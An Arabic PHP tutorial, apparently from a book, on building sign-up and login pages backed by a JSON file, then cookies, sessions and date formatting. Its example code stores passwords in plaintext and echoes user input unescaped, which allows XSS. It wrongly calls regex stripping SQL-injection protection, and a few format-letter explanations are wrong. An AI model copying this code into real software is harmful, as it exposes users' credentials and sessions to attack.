    if(isset($_POST['username']) and $_POST['username'] != null)
    {
        if(preg_match('/^([a-zA-Z0-9._-]){6,30}$/',$_POST['username']))

```

```

    {
        return true;
    }
    else
    {
        $error = " يجب أن يكون اسم المستخدم مكون من الحروف الإنجليزية الكبيرة أو الصغيرة أو الأرقام أو العلامات "
        "; الخاصة . و _ و - أو خليط منهم فقط ويكون طول اسم المستخدم من 6 إلى 30 عنصر
        ";
        return false;
    }
}
else
{
    $error = "يرجى ملئ حقل اسم المستخدم";
    return false;
}
}

```

تم إخبار الدالة باسم المتغير العام لإستخدامه داخلها -

- الشرط في حالة أن اسم المستخدم username معرف داخل المصفوفة \$_POST ويحمل قيمة بخلاف القيمة الفارغة يتم يتم تنفيذ الشرط التالي وإلا يتم حفظ نص الخطأ في المتغير \$error وتعود الدالة بالقيمة الخطأ false .

والتعبير preg_match في حالة تحقق الشرط الأول يتم الإنتقال للشرط التالي وهو التحقق من اسم المستخدم باستخدام دالة -

القياسية , فهنا جعلنا اسم المستخدم يجب أن يتكون من الحروف الإنجليزية الكبيرة أو الصغيرة أو الأرقام أو العلامات الخاصة . و _ و -

وإذا لم يتحقق true وأن لا يقل اسم المستخدم عن 6 عناصر ولا يزيد عن 30 ففي حالة تحقق هذا الشرط تعود الدالة بالقيمة الصحيحة

. false والعودة بالقيمة الخطأ \$error الشرط يتم حفظ نص الخطأ في المتغير

* دالة pass_v للتحقق من كلمة المرور ومطابقتها بحقل تكرار كلمة المرور :

```

function pass_v()
{
    global $error;

    if((isset($_POST['password']) and $_POST['password'] != null)

```



```

    and (isset($_POST['password2']) and $_POST['password2'] != null))
{
    if(preg_match('/^([a-zA-Z0-9]){6,20}$/',$_POST['password']))
    {
        if($_POST['password'] != $_POST['password2'])
        {
            $error = "كلمة المرور غير متطابقة";
            return false;
        }
        else
        {
            return true;
        }
    }
    else
    {
        $error = "يرجى كتابة كلمة مرور تحتوي على حروف إنجليزية كبيرة أو صغيرة أو أرقام أو خليط منهم  

        "فقط وأن يكون طول كلمة المرور من 6 إلى 20 عنصر";
        return false;
    }
}
else
{
    $error = "يرجى ملئ حقول كلمة المرور";
    return false;
}
}

```

- الشرط في حالة أن حقل كلمة المرور password وحقل تكرار كلمة المرور password2 معرفين وبهما قيم بخلاف القيم الفارغة يتم تنفيذ الشرط التالي وإلا يتم حفظ نص الخطأ والعودة بالقيمة الخطأ .

- الشرط التالي هو شرط التحقق من كلمة السر فيجب أن تكون مكونة من الحروف الإنجليزية الكبيرة والصغيرة والأرقام فقط بحد أدنى 6 عناصر وحد أقصى 20 عنصر , في حالة تحقق الشرط يتم الانتقال للشرط التالي وإلا يتم حفظ نص الخطأ والعودة بالقيمة الخطأ .
- الشرط التالي يتم مطابقة كلمة المرور مع تأكيد كلمة المرور في حالة تحقق الشرط تعود الدالة بالقيمة الصحيحة true وإلا تقوم بحفظ نص الخطأ والعودة بالقيمة الخطأ .

* دالة **email_v** للتحقق من البريد الإلكتروني ومطابقته كالتالي :

```
function email_v()
{
    global $error;

    if((isset($_POST['email']) and $_POST['email'] != null)
        and (isset($_POST['email2']) and $_POST['email2'] != null))
    {
        if(preg_match('/^([a-zA-Z])([a-zA-Z0-9._-]){2,30}@([a-zA-Z0-9.-])+\.([a-zA-Z0-9-9]){2,5}$/', $_POST['email']))
        {
            if($_POST['email'] != $_POST['email2'])
            {
                $error = "البريد الإلكتروني غير متطابق";
                return false;
            }
            else
            {
                return true;
            }
        }
        else
        {
            $error = "يرجى كتابة بريد إلكتروني صحيح";
            return false;
        }
    }
}
```

```

    }
}
else
{
    $error = "يرجى ملئ حقول البريد الإلكتروني";
    return false;
}
}

```

- بنفس مبدأ عمل الدوال السابقة لعملية التحقق والمطابقة بخلاف تغير التعبير القياسي للتحقق من صحة البريد الإلكتروني .

* سنقوم بحفظ بيانات المستخدمين على شكل مصفوفة بتنسيق JSON وهذه المصفوفة تحتوي على مصفوفات أخرى بعدد المستخدمين كل مصفوفة تحتوي على اسم المستخدم وكلمة المرور والبريد الإلكتروني ويتم حفظ هذا الكود في ملف وليكن باسم login.json كما في الشكل التالي :

```

[{"username":"ahmed","password":"123456","email":"thefox70002000@yahoo.com"},
{"username":"mohammed","password":"333666999","email":"mohammed66@gmail.com"}]

```

* دالة **checkUser** للتحقق من وجود هذا المستخدم في الملف login.json أم لا , كما سنقوم بتعريف متغير عام باسم \$data لحفظ البيانات التي سيتم جلبها من الملف كالتالي :

```

function checkUser()
{
    global $data;
    $jsonData = file_get_contents('login.json');
    if($jsonData == false ) return false;
    $data = json_decode($jsonData,true);
    foreach($data as $value)
    {
        if($value['username'] === $_POST['username']) return true;
    }
    return false;
}

```

قمنا بإخبار الدالة باسم المتغير العام -

- وقمنا بتعريف متغير محلي باسم `$jsonData` لحفظ البيانات يتم جلبها من الملف باستخدام الدالة `file_get_contents` وتأخذ وسيط هو مسار الملف .

- في حالة عدم جلب محتوى من الملف تعود الدالة `file_get_contents` بالقيمة `false` وعلى هذا ستعود هذه الدالة بالقيمة `false` وتعني أن الملف فارغ .

- في حالة لم يكن الملف فارغ وبه بيانات نقوم بتحويل تنسيق JSON إلى مصفوفة ترابطية باستخدام الدالة `json_decode` وإعطائها

الوسيط الأول محتوى الملف والوسيط الثاني القيمة الصحيحة `true` وحفظ الناتج في المتغير العام `$data`

- الآن لدينا مصفوفة ترابطية نقوم بالمرور على محتوياتها باستخدام حلقة الدوران `foreach` وفي حالة وجود مستخدم بهذا الاسم يتم العودة بالقيمة الصحيحة `true` وإلا تتم العودة بالقيمة الخطأ `false`

*** دالة `signup` لتسجيل مستخدم جديد وحفظ البيانات في ملف `signup.json` كالآتي :**

```
function signup()
{
    global $data;
    $data[] = array('username'=>$_POST['username'],
                    'password'=>$_POST['password'],
                    'email'=>$_POST['email']);
    $FH = fopen("login.json", 'w') or die("خطأ في فتح الملف للقراءة");
    fwrite($FH, json_encode($data));
    fclose($FH);
}
```

- سنستخدم المتغير العام `$data` في بإضافة مستخدم جديد للمصفوفة `$data` وسيتم جلب اسم المستخدم وكلمة المرور والبريد الإلكتروني من النموذج وإدخال مستخدم جديد في المصفوفة `$data`

- الآن سنقوم بفتح الملف باستخدام `fopen` الوسيط الأول مسار الملف والثاني نوع العملية سنختار `w` أي عملية الكتابة على الملف , ودالة `die` للخروج من الكود في حالة حدوث خطأ في عملية فتح الملف وطباعة ما بداخلها على المتصفح , والدالة `die` تستخدم بشكل عام للخروج من الكود كالدالة `exit` .

- وتعود الدالة `fopen` في حالة نجاحها في فتح الملف بما يعرف بمقبض الملف ويتم حفظه في متغير أو إعطائه لدالة الكتابة مباشرةً .

- دالة الكتابة على الملف `fwrite` تقوم بالكتابة على الملف الوسيط الأول هو مقبض الملف الذي تم فتحه والوسيط الثاني البيانات التي سيتم كتابتها في الملف .

. لإغلاق مقبض الملف `fclose` دالة -

وبعد أن إنتهينا من شرح الدوال المستخدمة سنقوم بكتابة الكود الأساسي لعملية تسجيل مستخدم جديد , وهذا الكود سيكون اسفل النموذج

وهو كالتالي :

```
<?php

// متغير لحفظ البيانات التي يتم جلبها من الملف
$data;

// متغير لحفظ نصوص الأخطاء
$error;

if(isset($_GET['action']) and $_GET['action'] == 'submit')
{
    if( username_v() and email_v() and pass_v() )
    {
        if(checkUser())
        {
            echo ("<h4 style='color:#FF0;'>هذا المستخدم موجود بالفعل!</h4>");
        }
        else
        {
            signUp();
            echo ("<h4 style='color:#0F0;'>تم التسجيل بنجاح!</h4>");
        }
    }
    else
    {
        echo "<h4 style='color:#F53;'>$error</h4>";
    }
}
```

>?

- تعريف المتغيرات العامة \$data و\$error والدوال سيتم وضعها اسفل الوثيقة .
 - لو لاحظنا أن الـ action للنموذج هو signup.php?action=submit أي هناك متغير يضاف للرباط عند الضغط على زر التسجيل وهذا الأمر حتي لا يتم طباعة جملة الخطأ بوجود حقول فارغة عند الدخول لأول مرة للنموذج , ومن خلال هذا يمكن لي أن أقوم بتنفيذ أكثر من كود في نفس الصفحة كالتسجيل وتسجيل الدخول ولكن هنا سنكتفي بأن يكون كل ملف مختص بشئ .
 - وإلا لا يتم تنفيذ الكود submit واحتوائه على القيمة action الشرط يتم التحقق من تعريف المتغير -
 - الشرط التالي هو استدعاء دالة التحقق من اسم المستخدم وكلمة المرور والبريد الإلكتروني وأن جميعهم يجب أن يعودوا بالقيمة الصحيحة true وإلا يتم طباعة رسالة الخطأ للمستخدم المخزنة في المتغير العام \$error .
 - في حالة تحقق الشرط يتم استدعاء دالة التحقق من وجود مستخدم بهذا الاسم مخزن من قبل في الملف , فهي تعود بالقيمة الصحيحة True في حالة وجود مستخدم بنفس الاسم أو تعود بالقيمة false إذا كان الملف فارغ أو ليس هناك مستخدم بهذا الاسم وعلى هذا يتم تسجيل مستخدم جديد وطباعة رسالة تفيد بذلك أو إظهار رسالة بأن هذا الاسم مستخدم من قبل .
- وبهذا إنتهينا من عملية تسجيل الدخول ولكن هذه الطريقة لا تصلح للمواقع التي يكون بها عدد مستخدمين كبير , فهنا علينا استخدام قواعد البيانات أو تطوير بنية هذا النظام لمزيد من سرعة البحث والمعالجة .

* ثانياً : عملية تسجيل الدخول :

- في البداية سنحتاج نموذج لتسجيل الدخول كالتالي :

```
<form action="login.php?action=submit" method="POST">
  <table>
    <tr>
      <td><label> اسم المستخدم : </label></td>
      <td><input type="text" name="username"></td>
    </tr>
    <tr>
      <td><label> كلمة المرور : </label>
      <td><input type="text" name="password"><br>
    </tr>
    <tr>
      <td colspan="2"><input type="submit" name="submit" value="تسجيل الدخول"></td>
    </tr>
  </table>
```

```
</table>
</form>
```

وسنحتاج لدالة لعملية تسجيل الدخول وهي

* دالة login لعملية تسجيل الدخول :

```
function login($username,$password)
{
    $jsonData = file_get_contents('login.json') or die("لم يتم جلب محتوى الملف");
    $data = json_decode($jsonData,true);
    foreach($data as $value)
    {
        if($value['username'] == $username and $value['password'] == $password) return
true;
    }
    return false;
}
```

- تأخذ هذه الدالة وسيطين هما اسم المستخدم وكلمة المرور -يمكن لنا تنفيذ هذه الدالة كالدوال السابقة بدون وسائط ولكن أردت التنويع فقط -

- نقوم بجلب محتوى الملف كما تم شرحه في الأعلى

- نقوم بالمرور على عناصر المصفوفة للتحقق من وجود المستخدم , ففي حالة مطابقة اسم المستخدم وكلمة المرور يقوم الدالة بالعودة بالقيمة الصحيحة true وإلا تعود بالقيمة الخطأ false

والآن مع الكود الأساسي للصفحة :

```
<?php
    if(isset($_GET['action']) and $_GET['action'] == 'submit')
    {
        if(isset($_POST['username']) and $_POST['username'] != null and
isset($_POST['password']) and $_POST['password'] != null)
        {
```

```

$username = preg_replace('/[^a-zA-Z0-9._-]/','',$_POST['username']);
$password = preg_replace('/[^a-zA-Z0-9]/','',$_POST['password']);
if(login($username,$password))
{
    echo "<h3 style='color:#0F0;'> تم تسجيل الدخول مرحباً بك </h3>";
}
else
{
    echo "<h3 style='color:#F33;'> لم تتم عملية تسجيل الدخول حاول مجدداً </h3>";
}
}
else
{
    echo "<h3 style='color:#F33;'>يرجى ملئ جميع الحقول</h3>";
}
}
?>

```

- في البداية التحقق من أن المستخدم قد ضغط على زر تسجيل الدخول من خلال متغير الرابط `action` وقيمته هي `submit`
- الشرط في حالة تعريف اسم المستخدم وكلمة المرور واحتوائهم على قيم غير القيمة الفارغة يتم تنفيذ الشرط التالي وإلا طباعة رسالة بالخطأ .
- يتم إزالة أي رموز غير الحروف الإنجليزية والأرقام والرموز المسموح بها - وهذه العملية تعتبر عملية أمنية لحماية الموقع من الإختراق- فمن خلالها يمكن إختراق قاعدة البيانات وتعرف بـ `sql injection`
- ونفس الشيء لكلمة المرور مع إختلاف التعبير القياسي فهنا يزيل كل شيء بخلاف الحروف الإنجليزية والأرقام-
- بعد هذه العملية يتم استدعاء دالة تسجيل الدخول للتحقق من وجود المستخدم من عدمه وطباعة رسالة تفيد بذلك

الفصل السابع : الجلسات sessions والكعكات cookies

في الدروس السابقة لقد تعلمنا كيف نقوم بإنشاء نموذج لعملية تسجيل المستخدم و كيفية التحقق من مدخلاته عن طريق التعابير النظامية , اليوم سوف نتعلم كيفية استخدام الكعكات والجلسات لجعل برنامجنا أكثر تفاعلية .

الكعكات cookies :

هي ملفات نصية صغيرة تستخدمها المواقع للتعرف على المُستخدم (مثلاً) ويُخزنها المتصفح على جهاز المستخدم , ويكون لكل متصفح كعكات منفصلة عن المتصفحات الأخرى . والبيانات المُخزنة في الكعكات لا يُمكن لأي موقع أن يصل إليها باستثناء الموقع الذي قام بتخزينها .

مثال عن الكعكات : الكعكات التي يحفظها منتدى الفريق العربي للبرمجة , والتي تحوي اسم المستخدم حيث لا نحتاج لكتابة اسم المستخدم وكلمة المرور في كل مرة نقوم بتسجيل الدخول الى المنتدى .

طريقة استخدام الكعكات : وذلك بواسطة الدالة `setcookie` حيث يكون شكلها العام كالتالي :

```
setcookie($name, $value, $expire, $path, $domain, $secure, $httponly);
```

بشكل عام الوسيط الاجباري الوحيد هو الوسيط الأول , لكن عندما نريد أن نُخزن قيمة ما في الكعكة يلزمنا على الأقل استخدام أول وسيطين , حيث الوسيط الثاني هو القيمة المُسندة الى هذا المتغير مثال :

```
setcookie('name', 'omar');
```

حيث تم حفظ القيمة `omar` في متغير تابع للكعكات اسمه `name` , ويمكن استرجاع القيمة بواسطة المصفوفة `$_COOKIE` التي تكون عناصرها مكونة من جميع المتغيرات التابعة للكعكات :

```
echo $_COOKIE['name'];          # سيتم طباعة omar
```

لكن , وبما أننا لم نعين قيمة لوقت الانتهاء `expire time` , فإنها تأخذ القيمة 0 وهذا يعني أن الكعكة سوف تُحذف عندما نُغلق المتصفح , أما الكعكة التالية فسوف تُحذف بعد مرور يوم كامل , لأن الدالة `time` تُعيد الوقت الحالي , ومن ثم نُضيف له `24*60*60` اي يوم كامل مُقدراً بالثواني :

```
setcookie('name', 'omar', time() + 60 * 60 * 24);
```

المسار `path` يمكن وضع قيمة لهذا المدخل اذا أردنا ان نجعل الكعكة متاحة لجزء من الموقع , مثلاً إذا كانت قيمة `path"/example` تجعل الكعكة متاحة للمجلد `example` فقط بينما `"/` تجعلها متاحة لجميع المجلدات في الموقع :

```
setcookie('name', 'omar', time()+ 60*60*24, '/');
```

اما الوسيط \$secure فيأخذ true أو false ويشير الى أن الكعكة يجب ان يتم نقلها بواسطة اتصال آمن عن طريق HTTPS وتكون قيمتها الافتراضية false .

أما الوسيط الاخير \$httponly فيشير الى ان الكعكة لا يمكن الوصول اليها الا عن طريق بروتوكول HTTP وهذا يعني ان القيم المُخزنة في الكعكة لا يمكن الوصول اليها عن طريق javascript على سبيل المثال .

مثال عن الكوكيز : سنقوم بهذا المثال بإنشاء نموذج يُمكن المُستخدم من ادخال اسمه ومن ثم حفظه ككعكة , قم بحفظ الملف التالي باسم index.html :

```
<html>

    <head>

        <title>cookies and sessions example</title>

    </head>

    <body>

        <form action="file1.php" method="get">

            please enter your name : <input type="text" name="name"> <input
type="submit" value="send">

        </form>

    </body>

</html>
```

اما الكود التالي فيقوم بمعالجة اسم المُستخدم الذي ارسل من صفحة index.html , انشاء ملف باسم file1.php واكتب الكود التالي بداخله :

```
<?php

if(isset($_GET['name']))

{

    setcookie('name', $_GET['name'], time() + 60 * 60 * 24);

    echo 'welcome ' .$_GET['name']. ' the cookie "name" is set to ' .$_GET['name'];

    echo '<br>please go to <a href="2.php">page 2</a> to test the cookies';

}

else

{

    if(isset($_COOKIE['name']))

    {

        $name = $_COOKIE['name'];

        echo "your name is $name this is done using cookies ;)";

    }

}
```

```

else

{

    echo 'please enter your name in the first <a href="index.html">page</a>';

}

}
?>

```

في بداية الكود تأكدنا من ارسال name عبر طريقة get (راجع درس النماذج لمزيد من المعلومات) , وبعد التأكد قمنا باستخدام setcookie لحفظ كعكة تحوي اسم المستخدم ومن ثم اظهرنا الرسالة الترحيبية و رابط للصفحة file2.php , واذا فتح المستخدم الصفحة مباشرة فنحن بمواجهة حالتين : الحالة الاولى الكعكة محفوظة في جهاز المستخدم فيتم الترحيب به اما الحالة الثانية فلا يوجد كعكة فنطلب من المستخدم تسجيل اسمه في الصفحة الاولى index.html قم بحفظ الكود التالي بملف باسم file2.php في نفس المجلد السابق :

```

<?php

echo 'Hello ' . $_COOKIE['name'] . ' this is another page and the cookie is stil alive';

?>

```

حذف الكعكات : يوجد عدة طرق لحذف كعكة مثلا لحذف الكعكة السابقة يمكن استخدام ما يلي :

```

<?php

setcookie('name');

```

```

setcookie('name', '');    #استخدام قيمة فارغة#

setcookie('name', '', time() - 3600);    #جعل وقت الانتهاء يشير الى وقت سابق#

?>

```

الجلسات Sessions :

الجلسة هي آلية لتتبع المستخدم وهو يقوم بمختلف العمليات داخل الموقع حيث يتم تخزين هذه البيانات على جهاز السيرفر عوضا عن حفظها على جهاز المستخدم كما هو الحال في الكوكيز , لكل مستخدم id خاص به يسمى session id او اختصارا sid
 لبدأ الجلسة يجب تضمين `session_start` في راس كل صفحة نود استخدام الجلسات فيها , وكما في الكوكيز لا يجوز طباعة أي محرف قبل بدأ الجلسة .
 يتم اضافة متغير خاص بالجلسة مباشرة عن طريق المصفوفة `$_SESSION` على الشكل :

```
$_SESSION['var'] = value;
```

ولحذف متغير خاص بالجلسات يمكن اسناد قيمة فارغة له او باستخدام الدالة `unset` :

```
unset($_SESSION['name']);
```

الان سوف نقوم بإضافة الجلسات الى الدرس السابق , حيث سنقوم باستخدام متغير خاص بالجلسات اسمه `username` , و عندما يقوم المستخدم بتسجيل دخوله فإن قيمة هذا المتغير ستحوي اسم المستخدم , وسوف يتم تحويل المستخدم الى الصفحة الرئيسية `index.php` التي تقوم بإظهار رسالة ترحيب بالمستخدم اذا كان قد قام تسجيل دخوله , وفي حال لم يتم تسجيل الدخول سوف يتم تحويله الى الصفحة `login.php` . الملف `login.php` سيتم تغيير محتواه حتى يصبح كالتالي :

```

<?php

header('Content-Type: text/html; charset=utf-8');
session_start();
if (isset($_SESSION['username']) AND $_SESSION['username'] != '')
{

```

```

    header("location:index.php");
    exit();
}
?>
<!DOCTYPE html>
<html dir="rtl">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>
            تسجيل الدخول
        </title>
        <link href="style.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <div class="mainLayout">
            <div class="header">
                <a href="index.php"> الرئيسية </a>
                <a href="login.php"> تسجيل الدخول </a>
                <a href="signup.php"> تسجيل مستخدم جديد </a>
            </div>
            <div class="content">
                <form action="login.php?action=submit" method="POST">
                    <table>
                        <tr>
                            <td><label> اسم المستخدم : </label></td>
                            <td><input type="text" name="username"></td>
                        </tr>
                        <tr>
                            <td><label> كلمة المرور : </label>
                            <td><input type="text" name="password"><br>

```

```

        </tr>
        <tr>
            <td colspan="2"><input type="submit" name="submit" value="
تسجيل الدخول"></td>

        </tr>
    </table>
</form>

<?php
    if (isset($_GET['action']) and $_GET['action'] == 'submit') {
        if (isset($_POST['username']) and $_POST['username'] != null and
isset($_POST['password']) and $_POST['password'] != null) {
            $username = preg_replace('/[^a-zA-Z0-9._-]/', '',
$_POST['username']);
            $password = preg_replace('/[^a-zA-Z0-9]/', '',
$_POST['password']);

            if (login($username, $password)) {

                echo "<h3 style='color:#0F0;'> تم تسجيل الدخول مرحباً بك <h3>";
                $_SESSION['username'] = $username;
                echo "<h5 style='color:#0F0;'> ... جاري تحويلك للصفحة الرئيسية
<h5>";

                echo '
<script type="text/javascript">
    setTimeout(function () {
        window.location.href = "index.php";
    }, 2000);
</script>
';
            } else {

```

```

        echo "<h3 style='color:#F33;'> لم تتم عملية تسجيل الدخول حاول مجدداً </h3>";
    }
    } else {
        echo "<h3 style='color:#F33;'>يرجى ملئ جميع الحقول</h3>";
    }
}
?>
</div>
<div class="footer">
    <span > : حقوق كذا وكذا محفوظة لشركة كذا وكذا </span><br />

</div>
</div>
</body>
</html>

<!-- هنا أكواد الدوال -->

<?php

function login($username, $password) {

    $jsonData = file_get_contents('login.json') or die("لم يتم جلب محتوى الملف");

    $data = json_decode($jsonData, true);

```



```

foreach ($data as $value) {

    if ($value['username'] == $username and $value['password'] == $password)

        return true;

}

return false;

}

?>

```

احد ابرز التغيرات عن الدرس الماضي هو في بداية الكود عندما قمنا ببدء جلسة ومن بعدها قمنا بالتحقق من وجود متغير الجلسة "username" فاذا حاول المستخدم الدخول الى هذه الصفحة بعد ان قام بتسجيل الدخول سيتم تحويله الى الصفحة الرئيسية عن طريق الدالة `header` . وايضا اختلاف آخر رئيسي هو عند تحقق شرط صحة اسم المستخدم و كلمة مروره عندها سيتم تخزين متغير الجلسة . وبالتالي سوف تكون صفحة `index.php` على الشكل التالي :

```

<?php

header('Content-type: text/html; charset=utf-8');

session_start();

if (!isset($_SESSION['username']) AND !isset($_SESSION['password'])) {

    header("location:login.php");

    exit();
}

```

```

}
?>

<!DOCTYPE html>
<html dir="rtl">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>
      الصفحة الرئيسية
    </title>
    <link href="style.css" rel="stylesheet" type="text/css" />
  </head>
  <body>
    <div class="mainLayout">
      <div class="header">
        <a href="logout.php">تسجيل خروج</a>
      </div>
      <div class="content">
        <h3>مرحباً بك في الصفحة الرئيسية
          <?php
            echo$_SESSION['username'];
          ?>
        </h3>
      </div>
      <div class="footer">
        <span > : حقوق كذا وكذا محفوظة لشركة كذا وكذا </span><br />
      </div>
    </div>
  </body>

```

```
</html>
```

لا داعي لشرح الكثير لأنها مفهومة لكن لاحظ أننا قمنا بوضع رابط لصفحة `logout.php` بدلا عن الروابط السابقة , سيكون محتوى صفحة `logout.php` كالتالي :

```
<?php

header('Content-Type: text/html; charset=utf-8');

session_start();
if (isset($_SESSION['username']))
{

    unset($_SESSION['username']);
}
?>

<!DOCTYPE html>
<html dir="rtl">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>
            تسجيل خروج
        </title>

        <link href="style.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
```

```

<div class="mainLayout">
  <div class="content">
    <h3> لقد تم تسجيل الخروج سيتم الانتقال الى صفحة تسجيل الدخول تلقائيا
    </h3>

    <script type="text/javascript">

      setTimeout(function () {

        window.location.href = "login.php";

      }, 2000);
    </script>
  </div>
  <div class="footer">
    <span > ( : حقوق كذا وكذا محفوظة لشركة كذا وكذا </span><br />
  </div>
</div>
</body>
</html>

```

استخدمنا الدالة `unset` لحذف متغير الجلسة . وستبقى صفحة تسجيل المستخدم باستثناء اننا قمنا في بداية الصفحة من التأكد من أن المستخدم لم يسجل دخوله :

```

<?php
header('Content-Type: text/html; charset=utf-8');
session_start();
if (isset($_SESSION['username']) AND $_SESSION['username'] != '') {

```

```

header("location:index.php");
exit();

}

?>
<!doctype html>
<html dir="rtl">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>
            تسجيل مستخدم جديد
        </title>
        <link href="style.css" rel="stylesheet" type="text/css" />
    </head>
    <body>
        <div class="mainLayout">
            <div class="header">
                <a href="index.php"> الرئيسية </a>
                <a href="login.php"> تسجيل الدخول </a>
                <a href="signup.php"> تسجيل مستخدم جديد </a>
            </div>
            <div class="content">
                <form action="signup.php?action=submit" method="POST">
                    <table>
                        <tr>
                            <td><label> اسم المستخدم : </label></td>

                            <td><input type="text" name="username" value="php echo
isset($_POST['username']) ? $_POST['username'] : ''; ?&gt;"&gt;&lt;/td&gt;
                        &lt;/tr&gt;
</pre

```

```

        <tr>
            <td><label>البريد الإلكتروني: </label>
            <td><input type="text" name="email" value="<?php echo
isset($_POST['email']) ? $_POST['email'] : ''; ?>"><br>
        </tr>
        <tr>
            <td><label>تأكيد البريد الإلكتروني:</label>
            <td><input type="text" name="email2" value="<?php echo
isset($_POST['email2']) ? $_POST['email2'] : ''; ?>"><br>
        </tr>
        <tr>
            <td><label>كلمة المرور: </label>
            <td><input type="password" name="password"><br>
        </tr>
        <tr>
            <td><label>تأكيد كلمة المرور:</label>
            <td><input type="password" name="password2"><br>
        </tr>
        <tr>
            <td colspan="2"><input type="submit" name="submit"
value=" تسجيل "></td>
        </tr>
    </table>
</form>
<?php
// متغير لحفظ البيانات التي يتم جلبها من الملف
$data;
// متغير لحفظ نصوص الأخطاء
$error;
if (isset($_GET['action']) and $_GET['action'] == 'submit') {

```

```

        if (username_v() and email_v() and pass_v()) {
            if (checkUser()) {
                echo ("<h4 style='color:#FF0;'>هذا المستخدم موجود بالفعل</h4>");
            } else {
                signUp();
                echo ("<h4 style='color:#0F0;'>تم التسجيل بنجاح</h4>");
            }
        } else {
            echo "<h4 style='color:#F53;'>$error</h4>";
        }
    }
    ?>
</div>
<div class="footer">
    <span > : حقوق كذا وكذا محفوظة لشركة كذا وكذا </span><br />
</div>
</div>
</body>
</html>

<!-- هنا أكواد الدوال -->

<?php
// دالة التحقق من اسم المستخدم
function username_v() {
    global $error;

    if (isset($_POST['username']) and $_POST['username'] != null) {

        if (preg_match('/^([a-zA-Z0-9._-]){6,30}$/', $_POST['username'])) {
            return true;

```

```

    } else {
        $error = " يجب أن يكون اسم المستخدم مكون من الحروف الإنجليزية الكبيرة أو الصغيرة أو الأرقام أو العلامات "
        "الخاصة . و _ و - أو خليط منهم فقط ويكون طول اسم المستخدم من 6 إلى 30 عنصر";
        return false;
    }
} else {
    $error = "يرجى ملئ حقل اسم المستخدم";
    return false;
}
}

// دالة التحقق من كلمة المرور

function pass_v() {
    global $error;
    if ((isset($_POST['password']) and $_POST['password'] != null)
        and (isset($_POST['password2']) and $_POST['password2'] != null)) {
        if (preg_match('/^([a-zA-Z0-9]){6,20}$/', $_POST['password'])) {
            if ($_POST['password'] != $_POST['password2']) {
                $error = "كلمة المرور غير متطابقة";
                return false;
            } else {
                return true;
            }
        } else {
            $error = " يرجى كتابة كلمة مرور تحتوي على حروف إنجليزية كبيرة أو صغيرة أو أرقام أو خليط منهم "
            "فقط وأن يكون طول كلمة المرور من 6 إلى 20 عنصر";
            return false;
        }
    } else {
        $error = "يرجى ملئ حقول كلمة المرور";
    }
}

```



```

        return false;
    }
}

// دالة التحقق من البريد الإلكتروني

function email_v() {
    global $error;

    if ((isset($_POST['email']) and $_POST['email'] != null)
        and (isset($_POST['email2']) and $_POST['email2'] != null)) {
        if (preg_match('/^([a-zA-Z])([a-zA-Z0-9._-]){2,30}@([a-zA-Z0-9.-]+\.[a-zA-Z0-9-9]){2,5}$/', $_POST['email'])) {

            if ($_POST['email'] != $_POST['email2']) {
                $error = "البريد الإلكتروني غير متطابق";
                return false;
            } else {
                return true;
            }
        } else {
            $error = "يرجى كتابة بريد إلكتروني صحيح";
            return false;
        }
    } else {
        $error = "يرجى ملئ حقول البريد الإلكتروني";
        return false;
    }
}

// دالة التحقق من وجود مستخدم مُسجَل مسبقاً

function checkUser() {

```

```

global $data;
$jsonData = file_get_contents('login.json');
if ($jsonData == false)
    return false;
$data = json_decode($jsonData, true);
foreach ($data as $value) {
    if ($value['username'] === $_POST['username'])
        return true;
}
return false;
}

// دالة تسجيل مستخدم جديد
function signUp() {
    global $data;
    $data[] = array('username' => $_POST['username'],
        'password' => $_POST['password'],
        'email' => $_POST['email']);
    $FH = fopen("login.json", 'w') or die("خطأ في فتح الملف للقراءة");
    fwrite($FH, json_encode($data));
    fclose($FH);
}

?>

```

لكن ماذا لو قام احد الاشخاص بمحاولة الدخول الى الملف login.json؟؟ سوف يتم عرض محتوياته في المتصفح بما فيها اسماء المستخدمين وكلمات مرورهم!! ولذلك نستخدم ملف htaccess بسيط يقوم بمنع الوصول الى ملف معين أو احد الملفات (ولمعرفة المزيد من المعلومات عن ملفات htaccess) الملف htaccess يحوي الكود التالي :

```
<Files login.json>
```

```
order allow,deny
```

```
deny from all
```

```
</Files>
```

الفصل الثامن : التعامل مع الوقت والتاريخ

ان للوقت و التاريخ اهمية كبيرة جداً و خصوصاً في عالم الويب (تاريخ إضافة مقال , تعليق أو آخر تحديث للموقع ..الخ) , وبالتأكيد تُوفر لغة php امكانية الحصول على الوقت والتاريخ .

و للحصول على الوقت أو التاريخ في php نستخدم الدالة **date** التي تُعيد الوقت أو التاريخ على شكل سلسلة نصية **string** حسب التنسيق المُمرر اليها :

```
date($format, $timestamp);
```

الوسيط الاول المُمرر اليها هو عبارة عن نص يحوي التنسيق المُراد اظهار التاريخ أو الوقت به , أما الثاني هو وسيط اختياري الذي يمثل بصمة الوقت (سيتم التطرق الى بصمات الوقت لاحقاً) .

جدول التنسيقات التي يمكن استخدامها مع دوال الوقت والتاريخ في php :

* الحرف **d** يُعيد رقم اليوم من الشهر , وتتراوح قيمته بين 01 - 31 , وللحصول على رقم اليوم بدون اصفار استخدم التنسيق **J** .

* الحرف **m** يُعيد رقم الشهر , وتتراوح قيمته بين 01 - 12 , وللحصول على رقم الشهر بدون اصفار استخدم التنسيق **n** .

* الحرف **w** يُستخدم للحصول على رقم اليوم من الاسبوع , وتتراوح قيمته بين 0 (الاحد) و 6 (السبت)

* الحرف **h** يُستخدم للحصول على الساعة الحالية لكن بنظام 12 ساعة .

* الحرف **H** يُستخدم للحصول على الساعة الحالية لكن بنظام 24 ساعة .

* الحرف **A** يُعيد الدقائق الحالية .

* الحرف **S** يُعيد الثواني الحالية .

* الحرف **Y** يُعيد رقم السنة الحالية بشكل اربعة ارقام .

لا تشغل نفسك في حفظ الجدول السابق لان **php.net** مازال موجوداً

مثال :

```
<?php
echo date('H : i : s');
?>
```

يقوم المثال السابق باظهار الوقت الحالي على الشكل 09 : 04 : 11 .

مثال اخر :

```
<?php
echo date('Y / m / d');
?>
```

يُعيد المثال السابق التاريخ الحالي على الشكل DD / MM / YYYY .

طريقة طباعة التاريخ باللغة العربية :

